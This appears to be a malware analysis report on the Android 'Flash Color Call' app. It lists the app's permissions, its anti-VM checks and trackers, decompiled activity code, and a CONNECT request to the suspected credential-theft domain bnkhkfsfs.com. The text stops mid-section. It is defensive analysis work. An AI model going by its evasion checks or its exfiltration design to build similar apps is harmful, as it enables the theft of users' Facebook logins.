

# Malware Analysis

Analyst Name: Michael Azoulay

App: Flash Color Call app

---

## Overview

0	<i>Executive Summary, Task</i>	2 - 6
1	Metadata, OSINT and online tools	7 - 8
2	AndroidManifest.xml ,anti-detection AND Known Trackers	8 - 11
3	Basic App activity life cycle	12
4	Network Traffic	13 - 14
5	Static code analysis and malware flow	14 - 32
6	Conclusion	33

## Executive Summary:

The investigation was on the “Flash Color Call app”.

This app contains malicious code that has the ability to steal one’s facebook account with the help of a legitimate facebook page.

Once the app is installed, opened and a log-in request is made A communication between the host phone and the attacker server is established with a proxy tunnel communication that transfers the user credentials.

## Task:

Please download and reverse the Flash Color Call app -

<https://apkcombo.com/en-il/flash-color-call/com.mastercoll.flashcolor.call/>

- List all the defences that this app has in order to protect itself
- What is the list of permissions this app uses?
- Does this app try to collect any personal information?
- list all malicious activities the application is doing and how?

Please back up all your answers with clear screenshots. from the code/web, network traffic, and Frida.

If the relevant code is encrypted or obfuscated, please provide a screenshot before and after deobfuscating.

- Don't provide any personal information to the app or use it without a VPN

\*BONUS - We know that some parts of the assignment don't work, and we want to know how you

would handle it via static analysis and dynamic analysis

Feel free to be in touch and ask questions.

The due date to send the report is 24/10

Best regards,  
Moshe

## Questions:

- List all the defences that this app has in order to protect itself
- What is the list of permissions this app uses?
- Does this app try to collect any personal information?
- list all malicious activities the application is doing and how?

**Question #1:**

- List all the defences that this app has in order to protect itself

Flash Color Call app

- Flash Color Call app has some checks, Those Checks are typically associated with Anti-VM Checks to check if the app is running under a VM
- This app uses Base64 encoding and DES decryption to decrypt malware encrypted static data like DES key to decrypt data, javascript payload and malicious domain.
- The app tries to obfuscate its file names and functions to make it harder to find and analyse.
- Uses The connect method to secure its communication between the app and the malicious server.

## Question #2:

- What is the list of permissions this app uses?

- The AndroidManifest.xml file includes a list of all the permissions required for the app to function.
- AndroidManifest.xml may be found in the root directory of the app but do need to decompile it.
- The following is the list of all of them: (To decompile the Manifest I used MOBSF.)

android.permission.ACCESS_NETWORK_STATE	Allows an application to view the status of all networks.
android.permission.ANSWER_PHONE_CALLS	Allows the app to answer an incoming phone call.
android.permission.CALL_PHONE	Allows the application to call phone numbers without your intervention. Malicious applications may cause unexpected calls on your phone bill. Note that this does not allow the application to call emergency numbers.
android.permission.CAMERA	Allows application to take pictures and videos with the camera. This allows the application to collect images that the camera is seeing at any time.
android.permission.INTERNET	Allows an application to create network sockets.
android.permission.MODIFY_AUDIO_SETTINGS	Allows application to modify global audio settings, such as volume and routing.
android.permission.READ_CONTACTS	Allows an application to read all of the contact (address) data stored on your phone. Malicious applications can use this to send your data to other people.
android.permission.READ_PHONE_STATE	Allows the application to access the phone features of the device. An application with this permission can determine the phone number and serial number of this phone, whether a call is active, the number that call is connected to and so on.
android.permission.VIBRATE	Allows the application to control the vibrator.

## AndroidManifest.xml

```
1. <?xml version="1.0" encoding="utf-8"?>
2. <manifest android:versionCode="1007" android:versionName="1.0.0.7" android:compileSdkVersion="28" android:compileSdkVersionCodename="9" package="com.mastercoll."
3.     xmlns:android="http://schemas.android.com/apk/res/android">
4.     <uses-sdk android:minSdkVersion="16" android:targetSdkVersion="28" />
5.     <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
6.     <uses-permission android:name="android.permission.READ_PHONE_STATE" />
7.     <uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS" />
8.     <uses-permission android:name="android.permission.ANSWER_PHONE_CALLS" />
9.     <uses-permission android:name="android.permission.VIBRATE" />
10.    <uses-permission android:name="android.permission.CALL_PHONE" />
11.    <uses-permission android:name="android.permission.READ_CONTACTS" />
12.    <uses-permission android:name="android.permission.CAMERA" />
13.    <uses-permission android:name="android.permission.INTERNET" />
14.    <uses-permission android:name="com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE" />
```

**Question #3:**

- Does this app try to collect any personal information?

This application is attempting to obtain user credentials via its webview. My static code analysis reveals that this app can collect credentials via a fake facebook page and transfer them via a Connect request to the domain "bnkhkfsfs.com"

Beside that, its collecting some user statistics data to known ad servers

**Question #4:**

- list all malicious activities the application is doing and how?

- Adware information gathering - sending statistics to alibaba facebook and umeng

The following is all the ad services that this app uses

- Credential Theft via legitimate facebook page by webview object manipulation with javascript.

# Static Analysis

## Metadata And OSINT

### Metadata Provided by MOBSF:

File Names	Flash Color Call_1.0.0.7_apkcombo.com.apk FlashColorLight.apk Flitskleuroproep-1.0.0.7.apk
Size	6.77MB
App Name	Flash Color Call
Package Name	com.mastercoll.flashcolor.call
Main Activity	com.mastercoll.flashcolor.call.ohdfxzs.Xerc
App Version	1.0.0.7
Target SDK	28 Min SDK 16 Max SDK\
MD5:	d9849e7e7632613e8f95a93ef5e1a491
SHA1:	e83a5b4c63fe56bce7d81173741b72cd9899815c
SHA256:	0b5f2030089846c44b63d8b22c5281ded8d5347f0dfd014e455f35fc5f744658
Frosted	Yes
Signed	Yes, Unknown name

**APP SCORES**  
  
Security Score: 49/100  
Trackers Detection: 6/428  
[MobSF Scorecard](#)

**FILE INFORMATION**  
File Name: Flash Color Call\_1.0.0.7\_apkcombo.com (2).apk  
Size: 6.77MB  
MD5: d9849e7e7632613e8f95a93ef5e1a491  
SHA1: e83a5b4c63fe56bce7d81173741b72cd9899815c  
SHA256: 0b5f2030089846c44b63d8b22c5281ded8d5347f0dfd014e455f35fc5f744658

**APP INFORMATION**  
App Name: Flash Color Call  
Package Name: com.mastercoll.flashcolor.call  
Main Activity: com.mastercoll.flashcolor.call.ohdfxzs.Xerc  
Target SDK: 28 Min SDK: 16 Max SDK:  
Android Version Name: 1.0.0.7 Android Version Code: 1007


Image source: MOBSF

Description: Main page of MOBSF Static analysis

# VirusTotal

VirusTotal is an online service that analyses suspicious files and URLs to detect types of malware and malicious content using antivirus engines and website scanners

According to Virustotal the file was found malicious by 3 vendors




The screenshot shows the VirusTotal analysis page for a file. At the top, a circular badge indicates a score of 3/66. A red banner states: "3 security vendors and no sandboxes flagged this file as malicious". The file name is "Flash Color Call\_1.0.0.7\_apkcombo.com.apk" with a size of 6.77 MB, uploaded on 2023-01-02 20:17:16 UTC (3 days ago). Below the file name, tags include android, reflection, apk, runtime-modules, contains-elf, and telephony. The "DETECTION" tab is active, showing a table of security vendors' analysis:

Security vendors' analysis	
Avast-Mobile	Android:Evo-gen [Trj]
Kaspersky	Not-a-virus:HEUR:AdWare.AndroidOS.H...
Lionic	Adware.AndroidOS.HiddenAd.Alc
Acronis (Static ML)	Undetected

Image source: Virustotal.com

Description: Detections on Virustotal 3/66

Virus total also found another name for this app




The screenshot shows the "Names" section of the VirusTotal analysis page. It lists two names for the file:

- Flash Color Call\_1.0.0.7\_apkcombo.com.apk
- FlashColorLight.apk

Image source: Virustotal.com / Details tab

Google search of the app md5 hash shows that it has yet another name.



The screenshot shows a Google search for the md5 hash "d9849e7e7632613e8f95a93ef5e1a491". The search results show one result from "Apk.cafe" for the app "Flitskleuroprop 1.0.0.7". The search results include the app's size (6.77 MB), architecture (ARM8 ARM7 ARM6 x86\_64 x86), and the md5 hash.

Image source: google.com



# AndroidManifest.xml and anti-detection checks

*The Android manifest file helps to declare the permissions that an app must have to access data from other apps. The Android manifest file also specifies the app's package name that helps the Android SDK while building the app.*

## AndroidManifest.xml

```
1. <?xml version="1.0" encoding="utf-8"?>
2. <manifest android:versionCode="1007" android:versionName="1.0.0.7" android:compileSdkVersion="28" android:compileSdkVersionCodename="9" package="com.mastercoll.
3. <xmlns:android="http://schemas.android.com/apk/res/android">
4. <uses-sdk android:minSdkVersion="16" android:targetSdkVersion="28" />
5. <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
6. <uses-permission android:name="android.permission.READ_PHONE_STATE" />
7. <uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS" />
8. <uses-permission android:name="android.permission.ANSWER_PHONE_CALLS" />
9. <uses-permission android:name="android.permission.VIBRATE" />
10. <uses-permission android:name="android.permission.CALL_PHONE" />
11. <uses-permission android:name="android.permission.READ_CONTACTS" />
12. <uses-permission android:name="android.permission.CAMERA" />
13. <uses-permission android:name="android.permission.INTERNET" />
14. <uses-permission android:name="com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE" />
```

This AndroidManifest file contains permissions that are controversial but seems normal for a phone dialer

Scanned using APKID and found the following anti analysis checks:

## Anti vm

Build.BOARD check,  
Build.FINGERPRINT check,  
Build.HARDWARE check,  
Build.MANUFACTURER check,  
Build.MODEL check,  
Build.PRODUCT check,  
Build.TAGS check,  
SIM operator check,  
network operator name check,  
possible Build.SERIAL check

```
(root@LAPTOP-9E0E11GH) [/home/kali]
# ls -al /mnt/c/Users/Azoul/Downloads/Flash\ Color\ Call_1.0.0.7_apkcombo.com.apk
-rwxrwxrwx 1 kali kali 7100305 Oct 21 2021 /mnt/c/Users/Azoul/Downloads/Flash\ Color\ Call_1.0.0.7_apkcombo.com.apk

(root@LAPTOP-9E0E11GH) [/home/kali]
# apkid /mnt/c/Users/Azoul/Downloads/Flash\ Color\ Call_1.0.0.7_apkcombo.com.apk
[+] APKID 2.1.4 :: from RedNaga :: rednaga.io
[*] /mnt/c/Users/Azoul/Downloads/Flash\ Color\ Call_1.0.0.7_apkcombo.com.apk\assets\audience_network.dex
|-> anti_vm : possible Build.SERIAL check
|-> compiler : unknown (please file detection issue!)
[*] /mnt/c/Users/Azoul/Downloads/Flash\ Color\ Call_1.0.0.7_apkcombo.com.apk\classes.dex
|-> anti_vm : Build.BOARD check, Build.FINGERPRINT check, Build.HARDWARE check, Build.MANUFACTURER check, Build.MODEL check, Build.PRODUCT check, Build.TAGS check, SIM operator check, network operator name check, possible Build.SERIAL check
|-> compiler : unknown (please file detection issue!)
```

Image source: APKID

android.permission.ACCESS_NETWORK_STATE	Allows an application to view the status of all networks.
android.permission.ANSWER_PHONE_CALLS	Allows the app to answer an incoming phone call.

android.permission.CALL_PHONE	Allows the application to call phone numbers without your intervention. Malicious applications may cause unexpected calls on your phone bill. Note that this does not allow the application to call emergency numbers.
android.permission.CAMERA	Allows application to take pictures and videos with the camera. This allows the application to collect images that the camera is seeing at any time.
android.permission.INTERNET	Allows an application to create network sockets.
android.permission.MODIFY_AUDIO_SETTINGS	Allows application to modify global audio settings, such as volume and routing.
android.permission.READ_CONTACTS	Allows an application to read all of the contact (address) data stored on your phone. Malicious applications can use this to send your data to other people.
android.permission.READ_PHONE_STATE	Allows the application to access the phone features of the device. An application with this permission can determine the phone number and serial number of this phone, whether a call is active, the number that call is connected to and so on.
android.permission.VIBRATE	Allows the application to control the vibrator.

Table source: MOBSF

## Ads and statistics service

The following are urls that this app uses in its code. Found in the url section in mobsf

<https://cmnsguider.yunos.com:443/genDeviceToken>

**yunos.com Traffic Analytics & Market Share - SimilarWeb**  
**yunos.com** is ranked #857 in the Computers Electronics and Technology > Computers Electronics and Technology - Other category and #256336 Globally according ...

Image source: google.com

[https://pagead2.googlesyndication.com/pagead/gen\\_204?id=gmob-apps](https://pagead2.googlesyndication.com/pagead/gen_204?id=gmob-apps)

**Google Syndication is simply a Google owned domain that is used to serve and track ads and other content on web pages through the iFrames on your website.** 6 Oct 2021

Image source: google.com

<https://plbslog.umeng.com>

<https://ouplog.umeng.com>

<https://developer.umeng.com/docs/66632/detail/>

<http://developer.umeng.com/docs/66650/cate/66650>

[https://ulogs.umeng.com/unify\\_logs](https://ulogs.umeng.com/unify_logs)

[https://alogus.umeng.com/unify\\_logs](https://alogus.umeng.com/unify_logs)

[https://alogsus.umeng.com/unify\\_logs](https://alogsus.umeng.com/unify_logs)

[https://ulogs.umengcloud.com/unify\\_logs](https://ulogs.umengcloud.com/unify_logs)

## Umeng - LinkedIn

1 Jul 2011 — **Umeng**, a Beijing-based startup, is the leading provider of mobile app analytics in China. Incubated by Innovation Works, **Umeng** was ...

Image source: google.com

URLS

Search:

URL	FILE
data:image	defpackage/qa.java
file:///android_asset/	defpackage/km.java
http://developer.umeng.com/docs/66650/cate/66650	com/umeng/analytics/pro/h.java
http://schemas.android.com/apk/res/android	pl/droidsonroids/gif/f.java
http://schemas.android.com/apk/res/android	pl/droidsonroids/gif/GifTextView.java
http://schemas.android.com/apk/res/android	pl/droidsonroids/gif/GifTextView.java
https://cmnsguideryunos.com:443/genDeviceToken	com/umeng/commonsdk/statistics/itracking/s.java
https://developer.umeng.com/docs/66632/detail/	com/umeng/commonsdk/debug/UMLogUtils.java
https://pagead2.googlesyndication.com/pagead/gen_204?id=gmob-apps	defpackage/vh.java
https://plbslog.umeng.com https://ouplog.umeng.com	com/umeng/commonsdk/stateless/a.java

Showing 1 to 10 of 11 entries

Previous 1 2 Next

Image source: MOBSF

## Known Trackers

*“A tracker is a piece of software meant to collect data about you or your usages.”*  
~ exodus

MobSF found some trackers in its static analysis and gave us the tracker name, category and description about it on exodus.

Flashcolor uses Umeng and Facebook trackers.

exodus analyzes Android applications in order to **list the embedded trackers**.


A tracker is a piece of software **meant to collect data about you or your usages**. So, exodus reports tell you what are the ingredients of the cake.

TRACKERS

TRACKER NAME	CATEGORIES	URL
Facebook Ads	Advertisement	<a href="https://reports.exodus-privacy.eu.org/trackers/65">https://reports.exodus-privacy.eu.org/trackers/65</a>
Facebook Analytics	Analytics	<a href="https://reports.exodus-privacy.eu.org/trackers/66">https://reports.exodus-privacy.eu.org/trackers/66</a>
Facebook Login	Identification	<a href="https://reports.exodus-privacy.eu.org/trackers/67">https://reports.exodus-privacy.eu.org/trackers/67</a>
Facebook Places		<a href="https://reports.exodus-privacy.eu.org/trackers/69">https://reports.exodus-privacy.eu.org/trackers/69</a>
Facebook Share		<a href="https://reports.exodus-privacy.eu.org/trackers/70">https://reports.exodus-privacy.eu.org/trackers/70</a>
Umeng Analytics		<a href="https://reports.exodus-privacy.eu.org/trackers/119">https://reports.exodus-privacy.eu.org/trackers/119</a>

# Dynamic analysis

## Basic App activity life cycle



1	App loading page (main activity)	com.mastercoll.flashcolor.call.ohdfxzs.Xerc
2	user first screen	com.mastercoll.flashcolor.call.ohdfxzs.Xthfsndo
3	when the user clicks somewhere.	com.mastercoll.flashcolor.call.ohdfxzs.Xthfsndo
4	Web view opens after the user clicks the sign in request.	com.mastercoll.flashcolor.call.add.ikmmcjj

The app is starting from the package “com.mastercoll.flashcolor.call.ohdfxzs” then make a jump to another package “com.mastercoll.flashcolor.call.add”

# Network Traffic

This app is trying to communicate with several advertising and statistics services with get, post and connect requests.

Listed as follow:

<https://graph.facebook.com>, [www.bnkhkfsfs.com://](http://www.bnkhkfsfs.com/), <https://www.facebook.com>, <https://m.facebook.com>, <https://static.xx.fbcdn.net>, <https://facebook.com>, <https://scontent.xx.fbcdn.net>, <https://ulogs.umeng.com>, [www.bnkhkfsfs.com:443](http://www.bnkhkfsfs.com:443)




Image source: MOBSF HTTP TOOLS module

Description: In The HTTP TOOLS module every communication request is recorded and can be sent directly to burp suite.

From the above list there's one domain that uses the CONNECT method.

POST and GET Methods Are far different from the CONNECT Method, The CONNECT Method can create a TCP tunnel between hosts ([resource](#))

## CONNECT

The HTTP **CONNECT** method starts two-way communications with the requested resource. It can be used to open a tunnel.

For example, the **CONNECT** method can be used to access websites that use **SSL (HTTPS)**. The client asks an HTTP **Proxy server** to tunnel the **TCP** connection to the desired destination. The server then proceeds to make the connection on behalf of the client. Once the connection has been established by the server, the **Proxy server** continues to proxy the TCP stream to and from the client.

Image source: developer.mozilla.org

The CONNECT request is made to the domain bnkhkfsfs.com

The Full Request from HTTP TOOLS:

## REQUEST & RESPONSE

### REQUEST

CONNECT www.bnkhkfsfs.com:443 HTTP/1.1  
Host: www.bnkhkfsfs.com:443  
Proxy-Connection: Keep-Alive  
User-Agent: Dalvik/2.1.0 (Linux; U; Android 8.0.0; unknown  
Build/OPR6.170623.017)

### RESPONSE

HTTP/1.1 502 Bad Gateway  
content-length: 209

Cannot connect to www.bnkhkfsfs.com:443: [Errno 11001] getaddrinfo failed If you plan to redirect requests away from this server, consider setting `connection\_strategy` to `lazy` to suppress early connections.

This request was ended in a bad gateway response (no DNS resolution)

This domain “bnkhkfsfs.com” seems somewhat suspicious. There are no known public DNS records of this domain that I could find.

For now this address is considered suspicious as it uses the CONNECT method. This domain can be a strong indication of compromise (IOC) for future automated analysis tools to find this to be part of a malware behaviour.

This domain will also be addressed later in the analysis.

# Static code analysis

This part involves some reversing techniques and code analysis.  
The apk was decompiled using MOBSF.

## **Code Structure:**

Please note from now on i referring to the flashcolor package located under  
decompiled\_app\sources\com\mastercall

Tree Command output before file renaming and deobfuscation.

```
root:
|- flashcolor - java.iml
|- R$anim.java
|- R$Animator.java
|- R$attr.java
|- R$bool.java
|- R$color.java
|- R$dimen.java
|- R$drawable.java
|- R$id.java
|- R$integer.java
|- R$interpolator.java
|- R$layout.java
|- R$mipmap.java
|- R$plurals.java
|- R$string.java
|- R$style.java
|- R$styleable.java
|- R$xml.java
+call
    |- a.java
    |- b.java
    |- c.java
    |- call.iml
    |- d.java
    |- Pxc.java
    +add
        |- a.java
        |- b.java
        |- c.java
        |- d.java
        |- e.java
        |- f.java
        |- g.java
        |- ikmmcjj.java
        |- uyunyjmub.java
    +app
        |- a.java
        |- b.java
        |- c.java
        |- d.java
        |- e.java
        |- f.java
        |- g.java
    +dbmalmw
        |- Efvedju.java
        |- Lfvsbbm.java
        |- Rdindva.java
```

```
+ohdfxzs
|- g.java
|- Hmyvfjhd.java
|- TfkIj.java
|- Wbwemhxf.java
|- Xerc.java
|- Xthfsndo.java

+skcsg
|- a.java
|- Kfnoua.java
```

First I located all the activities using mobsf, ill concentrate my analysis on the mastercall.flashcolor package. Most of the activities are under the “ohdfxzs” package except one that is under the “add” package. In this analysis i will try to follow the user interaction in all of the activities and follow the flow of the app and potentially the malware flow as well.




Image source: MOBSF dynamic analyzer



## com.mastercoll.flashcolor.call.ohdfxzs.Xerc - app loading page

This is the main activity. It also acts as a loading starting screen. We can see that after its initialization it starts another activity.

```
4 import android.os.Bundle;
5 import android.os.Handler;
6 import android.view.View;
7 import androidx.annotation.Nullable;
8 import com.facebook.ads.R;
9 import pub.devrel.easypermissions.AfterPermissionGranted;
10 /* loaded from: classes.dex */
11 public class Xerc extends g {
12     private final Handler w = new Handler();
13     long x = 1500;
14     Runnable y = new Runnable() { // from class: com.mastercoll.flashcolor.call.ohdfxzs.d
15         @Override // java.lang.Runnable
16         public final void run() { Xerc.this.t(); }
17     };
18
19     /* JADX INFO: Access modifiers changed from: private */
20     /* renamed from: u */
21     public final void t() {
22         finish();
23         startActivity(new Intent(this.t, Xthfsndo.class));
24     }
25
26     @Override // com.mastercoll.flashcolor.call.ohdfxzs.g, android.view.View.OnClickListener
27     public /* bridge */ /* synthetic */ void onClick(View view) { super.onClick(view); }
```

NEW NAME: “app\_loading\_page”

Screenshot:



# com.mastercoll.flashcolor.call.ohdfxzs.Xthfsndo - app first page

This is the first page of the app. Its “main” code is a “onClick” function on the view object. when executed an if statement is called.

True


False

<code>com.mastercoll.flashcolor.call.add.d.a()</code>	<code>startActivity(new Intent(this.t, Wbwemhxf.class))</code>
---	--

```
Xerc.java Xthfsndo.java R.java
70      }
71      }
72      this.x.e();
73      } catch (Exception unused) {
74      }
75  }
76
77  public /* synthetic */ void a(RecyclerView.g gVar, int i) {
78  }
79
80  public /* synthetic */ void b(RecyclerView.g gVar, int i) {
81  }
82
83  @Override // com.mastercoll.flashcolor.call.ohdfxzs.g, android.vi
84  public void onClick(View view) {
85      super.onClick(view);
86      int id = view.getId();
87      if (id == R.id.home_imageview_id) {
88          com.mastercoll.flashcolor.call.add.d.a( activity: this);
89      } else if (id != R.id.setting) {
90      } else {
91          startActivity(new Intent(this.t, Wbwemhxf.class));
92      }
93  }
```

NEW NAME: “app first page”

Screenshot:




## com.mastercoll.flashcolor.call.ohdfxzs.Wbwemhxf - app\_settings\_page

This is the settings page. It contains legitimate settings functions of the app.

```
try {  
    switch (view.getId()) {  
        case R.id.flashlight_status /* 2131230870 */:  
            contentValues = new ContentValues();  
            str = com.mastercoll.flashcolor.call.c.p;  
            if (!this.w.isChecked()) {  
                i = 0;  
            }  
            valueOf = Integer.valueOf(i);  
            break;  
        case R.id.previous /* 2131230961 */:  
            finish();  
            return;  
        case R.id.to_set_default_app /* 2131231045 */:  
            km.b(this.t);  
            return;  
        case R.id.vibrate_status /* 2131231061 */:  
            contentValues = new ContentValues();  
            str = com.mastercoll.flashcolor.call.c.o;  
            if (!this.x.isChecked()) {  
                i = 0;  
            }  
            valueOf = Integer.valueOf(i);  
            break;  
    }  
}
```

NEW NAME: app\_settings\_page

Screenshot:




## com.mastercoll.flashcolor.call.ohdfxzs.Hmyvfjhd - app call page

This app call page has some strings from the flashcolor.call package. Either then that it's all legitimate, half broken code.

```
Xerc.java Xthfsndo.java Wbwemhxf.java Hmyvfjhd.java R.java
14 @RequiresApi(api = 23)
15 /* loaded from: classes.dex */
16 public class Hmyvfjhd extends g implements em {
17     int w;
18     Kfnoua x;
19     BroadcastReceiver y = new a();
20
21     /* loaded from: classes.dex */
22     class a extends BroadcastReceiver {
23         a() {
24         }
25
26         @Override // android.content.BroadcastReceiver
27         public void onReceive(Context context, Intent intent) {
28             String action = intent.getAction();
29             if (action.equals(com.mastercoll.flashcolor.call.c.l)) {
30                 Hmyvfjhd.this.x.a();
31             } else if (action.equals(com.mastercoll.flashcolor.call.c.m)) {
32                 Hmyvfjhd.this.finish();
33             }
34         }
35     }
36 }
```

NEW NAME: app call page

Screenshot:



## com.mastercoll.flashcolor.call.ohdfxzs.Tfklj - app unknown

